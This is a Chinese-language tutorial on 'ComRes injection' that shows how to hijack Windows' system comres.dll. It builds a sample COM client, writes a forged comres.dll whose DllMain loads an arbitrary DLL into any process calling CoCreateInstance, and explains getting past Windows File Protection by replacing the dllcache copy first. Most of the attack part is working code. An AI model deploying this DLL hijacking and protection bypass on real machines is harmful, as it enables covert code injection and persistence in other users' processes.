DLL注入技术之ComRes注入

    ComRes注入的原理是利用Windows 系统中C:\WINDOWS\system32目录下的ComRes.dll这个文件，当待注入EXE如果使用CoCreateInstance()这个API时，COM服务器会加载ComRes.dll到EXE中，我们利用这个加载过程，移花接木的把ComRes.dll替换掉，并在伪造的ComRes.dll，然后利用LoadLibrary()将事先准备好的DLL加载到目标的EXE中。  
**1．编写测试文件**  
    为了向大家完整的演示ComRes注入的过程，我们需要先建立一个使用CoCreateInstance()函数的示例程序。  
    新建atl的DLL工程，这个工程中只提供了一个简单的com接口方法TestMsgBox，主要代码如下：

1. STDMETHODIMP CCMyCom::TestMsgBox(void)
2. {
3. // TODO: 在此添加实现代码
4. MessageBox(0,0,0,0);
5. return S\_OK;
6. }


复制代码

这时编译后会产生一个tlb文件，他是调用com接口方法工程中所要使用的导入文件。新建mfc对话框工程，在stdafx.h文件中加入#import  "tlb文件路径\xxxx.tlb " no\_namespace。添加一个BUTTON控件，双击后在单击事件中写入调用atl中com接口方法。主要代码如下：

1. void CReplaceRescomInjectDlg::OnBnClickedCallcom()
2. {
3. // TODO: 在此添加控件通知处理程序代码
4. CoInitialize(NULL);
5. CLSID clsid;
6. HRESULT hr = CLSIDFromProgID(OLESTR("CallComDll.CMyCom"),&clsid);
7. ICMyCom \*ptr;
8. hr = CoCreateInstance(clsid,NULL,CLSCTX\_INPROC\_SERVER,
9. \_\_uuidof(ICMyCom),(LPVOID\*)&ptr);
10. ptr->TestMsgBox();
11. CoUninitialize();
12. }

复制代码


编译过后用XueTr观察下EXE中的DLL文件，下图所示的是没有点击调用com时EXE中的DLL文件：



    我们发现他并没有调用comres.dll这个文件，下图所示是点击按钮后的结果：



     如图所示，我们已经发现comres.dll已经被com服务器装载到这个EXE文件中了。  
  
**2．伪造comres.dll文件**  
    使用DEPENDS.EXE文件查看一下，发现只有一个导出函数COMResModuleInstance()。



           
    新建一个DLL工程，加入def文件，添加导出函数

1. EXPORTS
2. COMResModuleInstance

复制代码

在主工程cpp文件中，加入如下代码。

1. HANDLE ghInst = 0;
2. BOOL isLoad = FALSE;
3. BOOL APIENTRY DllMain( HMODULE hModule,
4. DWORD  ul\_reason\_for\_call,
5. LPVOID lpReserved
6. )
7. {
8. switch (ul\_reason\_for\_call)
9. {
10. case DLL\_PROCESS\_ATTACH:
11. ghInst = hModule;
12. if (!isLoad)
13. {
14. LoadLibrary(\_T("D:\\MyDll\\ReplaceRescomInject\\Debug\\LoadLibraryDll.dll"));
15. isLoad = TRUE;
16. }
17. break;
18. case DLL\_THREAD\_ATTACH:
19. break;
20. case DLL\_THREAD\_DETACH:
21. break;
22. case DLL\_PROCESS\_DETACH:
23. break;
24. }
25. return TRUE;
26. }
27. int COMResModuleInstance()
28. {
29. return (int)ghInst;
30. }

复制代码

编译后得到的文件改名为comres.dll，然后将其剪切到其他文件夹下备用，这时读者会问，为什么是剪切尓不是拷贝呢？原因在于当在exe同级目录下有和C:\WINDOWS\system32一样的文件，exe会首先加载同级目录下的文件，而不会加载C:\WINDOWS\system32中的文件。  
  
**3．替换comres.dll文件**  
    由于直接拷贝comres.dll文件到C:\WINDOWS\system32目录下会引起winows的文件系统保护机制，所以首先需要将C:\WINDOWS\system32\dllcache下的文件替换掉，然后再将其C:\WINDOWS\system32文件替换为我们伪造的文件。  
  
    ComRes注入只需伪造与替换就可以完成，编程要求不高，方便使用，但是由于加载了ComRes.dll后，再想替换ComRes.dll文件就不可能了，因此想反复测试ComRes.dll文件就比较麻烦。